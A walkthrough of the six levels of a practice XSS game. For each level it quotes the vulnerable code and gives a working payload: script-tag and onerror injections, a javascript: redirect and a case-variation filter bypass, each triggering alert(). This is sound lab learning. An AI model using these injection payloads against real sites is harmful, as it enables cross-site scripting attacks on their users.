
XSS Exploit Generation

Level 1: Hello, world of XSS

(i) Vulnerable Source Code:

We can see in the variable “message” that the variable “query” given by the user during request is a vulnerability. This function simply returns this “message” to the frontend to render.



```
# Our search engine broke, we found no results :-(
message = "Sorry, no results were found for <b>" + query + "</b>."
message += " <a href='?'>Try again</a>."

# Display the results page
self.render_string(page_header + message + page_footer)
```

(ii) Trigger the vulnerability:

Hence, we can exploit this “query” by giving a JavaScript code to execute the alert, which is


<script>alert();</script>

and we can see the successful result.


Level 2: Persistence is key

(i) Vulnerable Source Code:

We can see this still accepts user’s input through submitting to the “post-content”. And it reminds us the “onerror” attribute of an image tag when the browser fails to find the source.



```
<form action="?" id="post-form">
  <textarea id="post-content" name="content" rows="2"
    cols="50"></textarea>
  <input class="share" type="submit" value="Share status!">
  <input type="hidden" name="action" value="sign">
```



```
document.getElementById('post-form').onsubmit = function() {
  var message = document.getElementById('post-content').value;
  DB.save(message, function() { displayPosts() } );
  document.getElementById('post-content').value = "";
  return false;
}
```

(ii) Trigger the vulnerability:

We can take advantage of the “onerror” attribute of an image tag when the source of the image is invalid. Therefore, we can post the content like


<img src=“nonexist.jpeg” onerror=“alert()”/>

to trigger the alert inside “onerror” when the source cannot be found.


Level 3: The sinking feeling

(i) Vulnerable Source Code:

We can see that in the line 17, there is a vulnerable image tag that it takes the variable “num” as the input. We can still exploit the image source “onerror” attribute.



```
13      <script>
14        function chooseTab(num) {
15          // Dynamically load the appropriate image.
16          var html = "Image " + parseInt(num) + "<br>";
17          html += "<img src='/static/level3/cloud" + num + ".jpg' />";
18          $('#tabContent').html(html);
```



```
  window.onload = function() {
    chooseTab(unescape(self.location.hash.substr(1)) || "1");
  }

  // Extra code so that we can communicate with the parent page
  window.addEventListener("message", function(event){
    if (event.source == parent) {
      chooseTab(unescape(self.location.hash.substr(1)));
    }
  }, false);
</script>
```

(ii) Trigger the vulnerability:

We can then add parameters as our wish in the URL. For instance, we can add the text “' onerror='alert();//” behind the “frame#” of the URL.


https://xss-game.appspot.com/level3/frame#' onerror='alert();//

This will result in <img src='/static/level3/cloud”’ onerror=’alert();//.jpg’ />, which is similar to what we have seen in Level 2 and we will get the alert executed successfully.

Level 4: Context matters

(i) Vulnerable Source Code:

We can see the line 21 has the image tag and the “onload” attribute takes the “timer” variable.



```
19        <img src="/static/logos/level4.png" />
20        <br>
21        <img src="/static/loading.gif" onload="startTimer('{{ timer }}');" />
22        <br>
23        <div id="message">Your timer will execute in {{ timer }} seconds.</div>
24      </body>
```

(ii) Trigger the vulnerability:

Normally, this timer variable will take string as the input and pass this parameter to the function startTimer(). We can set the text of the timer (by simply entering in the text area) as “1');alert();startTimer('1”. Then the whole tag becomes


<img src=“/static/loading.gif” onload=“startTimer(‘1’);alert();startTimer(‘1’); ”/>

and this will automatically execute the alert function.

Level 5: Breaking protocol


(i) Vulnerable Source Code:

We can see in the signup page that the variable “next” is a parameter in the URL, which can be exploited to redirect to the JS script we want.



```
    <img src="/static/logos/level5.png" /><br><br>
    <!-- We're ignoring the email, but the poor user will never know! -->
    Enter email: <input id="reader-email" name="email" value="">

    <br><br>
    <a href="{{ next }}">Next >></a>
  </body>
```



https://xss-game.appspot.com/level5/frame/signup?next=confirm

(ii) Trigger the vulnerability:

We simply rewrite the parameter “next” in the URL into:


https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert();

And we can then click the “Next” button to be redirected to the execution of the alert function in JS.


Level 6: Follow the rabbit

(i) Vulnerable Source Code:

We can see here it still accepts contents after the “frame#” although it will filter the input and ban protocol of “http” or “https”. However, this will not work for formats like “HTTPS” or some other combinations of uppercase and lowercase letters. Also, we can use protocols other than these.



```
// This will totally prevent us from loading evil URLs!
if (url.match(/^https?:\/\//)) {
  setInnerText(document.getElementById("log"),
    "Sorry, cannot load a URL containing \"http\".");
  return;
}
```




```
// Take the value after # and use it as the gadget filename.
function getGadgetName() {
  return window.location.hash.substr(1) || "/static/gadget.js";
}

includeGadget(getGadgetName());
```

(ii) Trigger the vulnerability:

All we need now is the JS code to execute the alert function. And we have the following hint.



4. If you can't easily host your own evil JS file, see if google.com/jsapi?
callback=foo will help you here.

Therefore, we set

https://xss-game.appspot.com/level6/frame#HTTPS://google.com/jsapi?callback=alert

and this returns a successful result.